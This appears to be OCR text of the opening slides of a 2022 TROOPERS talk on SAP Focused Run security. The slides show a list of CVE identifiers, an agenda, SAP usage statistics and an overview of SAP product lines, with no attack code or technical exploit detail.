ONAPSIS

TROOPERS

There Is No Place To Run
Assessing SAP Focused Run Security

June 29th, 2022 | YVAN GENUER

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CVE-2018-2393,CVE-2018-2394,CVE-2018-2395,CVE-2018-2382,CVE-2018-2387,CVE-2018-2388,CVE-2018-2389,CVE-2018-2385,CVE-2018-2386,CVE-2018-2383,CVE-2018-2396,CVE-2018-2394,CVE-2018-2390,CVE-2018-2391,CVE-2018-2392,CVE-2018-2438,CVE-2018-2437,CVE-2018-2420,CVE-2018-2421,CVE-2018-2433,CVE-2018-2423,CVE-2018-2422,CVE-2018-2438,CVE-2018-2439,CVE-2018-2488,CVE-2018-2485,CVE-2018-2489,CVE-2018-2491,CVE-2018-2490,CVE-2019-0256,CVE-2019-0240,CVE-2019-0241,CVE-2019-0314,CVE-2019-0274,CVE-2018-2482,CVE-2018-2500,CVE-2019-0318,CVE-2019-0307,CVE-2019-0291,CVE-2020-6227,CVE-2019-0330,CVE-2020-6198,CVE-2020-6282,CVE-2020-6304,CVE-2020-6234,CVE-2020-6236,CVE-2020-6207,CVE-2020-6235,CVE-2020-26821,CVE-2020-6271,CVE-2020-6261,CVE-2020-6260,CVE-2020-26836,CVE-2020-6286,CVE-2020-6369,CVE-2020-6364,CVE-2021-27607,CVE-2021-27632,CVE-2021-27631,CVE-2021-27630,CVE-2021-27597,CVE-2021-27634,CVE-2021-27633,CVE-2021-27627,CVE-2021-27626,CVE-2021-27625,CVE-2021-27624,CVE-2021-27624,CVE-2021-27625,CVE-2021-27622,CVE-2021-27620,CVE-2021-27629,CVE-2021-27606,CVE-2021-27606,CVE-2021-27628,CVE-2021-38177,CVE-2021-33705,CVE-2021-33702,CVE-2021-33703,CVE-2021-37531,CVE-2021-33687,CVE-2021-33707,CVE-2021-38162,CVE-2022-27656,CVE-2022-24399,CVE-2022-27657,CVE-2022-28774,CVE-2022-24396,CVE-2022-26101,CVE-2022-29616,CVE-2022-29610,CVE-2022-22547,CVE-2022-29612... \[o]/

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CVE-2018-2393,CVE-2018-2394,CVE-2018-2395,CVE-2018-2382,CVE-2018-2387,CVE-2018-2388,CVE-2018-2389,CVE-201
8-2385,CVE-2018-2386,CVE-2018-2383,C…VE-2018-2391,CVE-2018-2392,C
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307,CVE-2019-0291,CVE-2020-6227,CVE-…2020-6304,CVE-2020-6234,C
VE-2020-6236,CVE-2020-6207,CVE-2020…20-6261,CVE-2020-6260,CVE-
2020-26836,CVE-2020-6286,CVE-2020-6…-27632,CVE-2021-27631,CVE-2
021-27630,CVE-2021-27597,CVE-2021-276…27626,CVE-2021-27625,CVE-2
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2021-27606,CVE-2021-27628,CVE-2021-3…-33703,CVE-2021-37531,CVE-2
021-33687,CVE-2021-33707,CVE-2021-381…-27657,CVE-2022-28774,CVE-
2022-24396,CVE-2022-26101,CVE-2022-29618,CVE-2022-29610,CVE-2022-22547,CVE-2022-29612… \[o]/

AGENDA

0x01	SAP Focused Run ?
0x02	Security assessment
0x03	Only one is enough…
0x04	Stay secured
0x05	Closing part

AGENDA

0x01	**SAP Focused Run ?**
0x02	Security assessment
0x03	Only one is enough…
0x04	Stay secured
0x05	Closing part

SAP ?

87%

of the Global 2000 use SAP

77%

of the world's transaction revenue


100%

of F500 Oil & Gas

Heterogeneous Landscape


Heterogeneous Landscape

Heterogeneous Landscape




Heterogeneous Landscape


Heterogeneous Landscape




SAP ERP (**E**nterprise **R**esource **P**lanning)
SAP HCM (**H**uman **C**apital **M**anagement)
SAP SCM (**S**upply **C**hain **M**anagement)
SAP SRM (**S**upplier **R**elationship **M**anagement)
SAP CRM (**C**ustomer **R**elationship **M**anagement)
…




Heterogeneous Landscape




Heterogeneous Landscape



